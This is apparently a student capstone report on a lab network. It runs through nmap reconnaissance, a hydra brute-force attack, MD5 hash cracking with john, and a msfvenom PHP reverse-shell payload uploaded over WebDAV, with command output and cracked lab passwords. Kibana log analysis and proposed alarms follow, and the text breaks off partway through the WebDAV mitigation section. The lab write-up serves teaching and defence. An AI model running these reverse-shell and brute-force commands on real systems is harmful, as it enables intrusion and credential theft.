Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

By Julia Zdeb

05.20.2022

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask:255.255.255.0
Gateway:10.0.0.1

Machines
IPv4:192.168.1.1
OS: Windows 10
Hostname: Red V Blue ML-RefVm-684427

IPv4: 192.168.1.90
OS: Kali GNU (Linux 5.4.0-kali3-amd64
Hostname:Kali

IPv4:192.168.1.100
OS: Ubuntu 10.04.4 LTS(Linux 4.15.0)
Hostname:Elk

IPv4:192.168.1.105
OS:Ubuntu 18.04.1 LTS
Hostname: server1(Capstone)

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427 (Hyper-V Azure machine)	192.168.1.1	Host machine cloud based, hosting 3 VM
Kali	192.168.1.90	Attacker Machine
ELK	192.168.1.100	ELK stack server. Network monitoring machine (Elasticsearch, kibana)
Server1 (Capstone)	192.168.1.105	Target machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open port 80 with public access CVE-2019-6579	*This port provides an unencrypted connection between the web browser and the web servers.*	*An attacker can gain the access to the server where stored sensitive data.*
Brute force attack	A hacking method that uses trial and error to crack passwords, login credentials, and encryption keys.	By using brute force with a passwords list(rockyou.txt) the password could be easily found
Weak password	short, common words or something that could be rapidly guessed by executing a brute force attack using a subset of all possible passwords	passwords can be easily cracked and attacker will gain an access to the account.
Unsalted password hash	If a password is not salted it can be cracked by online tools or programs like “John the ripper”	If an attacker already know the username after cracking the password he have a full access to the user account.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
LFI Vulnerability	*web application allows the user to submit input into files or upload files to the server.*	*the attacker can access files on the web server, such as web server log files*
Other user's credentials found when logging on with different user	Storing a username and password in plane text that not encrypted.	Ryan`s name and password hash was found in Aston`s files.
WebDAV Vulnerability	Exploit WebDAV on a server and Shell access is possible.	If WebDAV is not configured properly. It can allow hackers to remotely modify website content.

Exploitation: Open port 80 with public access

01

Tools & Processes

I used nmap to scan for open ports on the target machine.

nmap 192.168.1.0/24

nmap -sS -A 192.168.1.105

02

Achievements

nmap scan shows that target machine have 2 open ports 22 and 80

ashton.txt file helps me to find the secret folder.


03

```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-19 18:53 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00062s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2179/tcp  open  vmrdp
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00053s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp  open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00057s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
```

Exploitation:

03

```
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME            FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/19%OT=22%CT=1%CU=41160%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=6286F4FD%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.72 ms 192.168.1.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.51 seconds
root@Kali:~#
```



Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

Exploitation: Brute force attack

01

Tools & Processes


hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

02

Achievements

By using hydra and wordlist rockyou.txt I brute force the ashton password.
Access to the secret folder
Access to webdav system
A hash for Ryan`s password was found.

03




```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 14] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-09 19:01:25
root@Kali:~#
```

Exploitation:

03

192.168.1.105/company_fol

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Unsalted password hash

01

Tools & Processes

Used john the ripper for decrypt Ryan's password

john –format=Raw-MD5 hash.txt

02


Achievements

Ryan's password is

linux4u

03

```
root@Kali:~# john --format=Raw-MD5 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
linux4u          (?)
1g 0:00:00:24 DONE 3/3 (2022-05-09 19:28) 0.04159g/s 30574Kp/s 30574Kc/s 30574KC/s linuxx ... linlklk
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
root@Kali:~#
```



Exploitation: WebDAV Vulnerability

01

Tools & Processes

I used msfvenom to create php reverse-shell payload

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >>shell.php

I used WebDAV connection to upload file to the Apache Webserver.

02

Achievements

By using the multi/handler exploit I get access to the target machine shell.

Shell No.1

File Actions Edit View Help

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

Exploitation:

03


```
root@Kali:~# msfconsole -q
[-] ***
[-] * WARNING: No database support: No database YAML file
[-] ***
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > showoptions
[-] Unknown command: showoptions.
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


```
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
```


Exploitation:

03











Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan


- The port scan accrued on 05/10/2022 at 02:01:30.
- 16203 packets were sent, the source IP was 192.168.1.90
- The sudden picks in network traffic indicate that this was a port scan.






Analysis: Finding the Request for the Hidden Directory

- The request occur on May 10 2022 @ 02:02:00:005 , 16940 requests were made.
- The secret folder was requested. This folder contained Ryan's hash password.







url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,940
http://192.168.1.105/company_folder/secret_folder	320
http://192.168.1.105/webdav	56
http://192.168.1.105/webdav/passwd.dav	18
http://192.168.1.105/webdav/shell.php	14

Analysis: Uncovering the Brute Force Attack

- 16928 requests were made in the attack.
- 16931 requests had been made before the attacker discovered the password?





Analysis: Finding the WebDAV Connection

- 88 requests were made to this directory.
- passwd.dav and shell.php.
-

Full screen Share Clone Edit

source.ip: 192.168.1.90 and destination.ip: 192.168.1.10 KQL Last 7 days Show dates Refresh

+ Add filter

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,940
http://192.168.1.105/company_folder/secret_folder	320
http://192.168.1.105/webdav	56
http://192.168.1.105/webdav/passwd.dav	18
http://192.168.1.105/webdav/shell.php	14

Export: Raw Formatted

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alert could be set to trigger when a traffic occurs from the same IP address in a short period of time that targets multiple ports.

What threshold would you set to activate this alarm?
10 requests per second for longer than 10 seconds.

System Hardening

Set the firewall alerts and rules to cut of traffic if the certain threshold is reached.

Regularly patch your firewall to avoid zero-day attacks.

Regularly run a system port scan to detect and audit any open ports.

Add solutions like ELK Stack or Splunk that allows immediate alerting for port scan activities.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?
The alarm should be set to trigger for any requests for the hidden files and directories from outside the company's internal network.
Another alarm should be set to block multiple requests from the same IP address.
What threshold would you set to activate this alarm?
3 requests from the same IP address in a 30 min.

System Hardening

What configuration can be set on the host to block unwanted access?
Strong usernames and passwords.

All hidden files and directories should be encrypted.

Create the white list for authorized IP addresses and blacklist to block the ones that triggered alert.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?
The alert should be set if 401 Unauthorized is returned from any server over a certain threshold that would weed out forgotten passwords.

What threshold would you set to activate this alarm?
10 401 Unauthorized codes returns from the same IP address in one hour.

System Hardening

What configuration can be set on the host to block brute force attacks?

Strong and complex passwords.

More than 3 attempts from the same IP address should be blocked.

Two-factor authentication for all company associates.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?
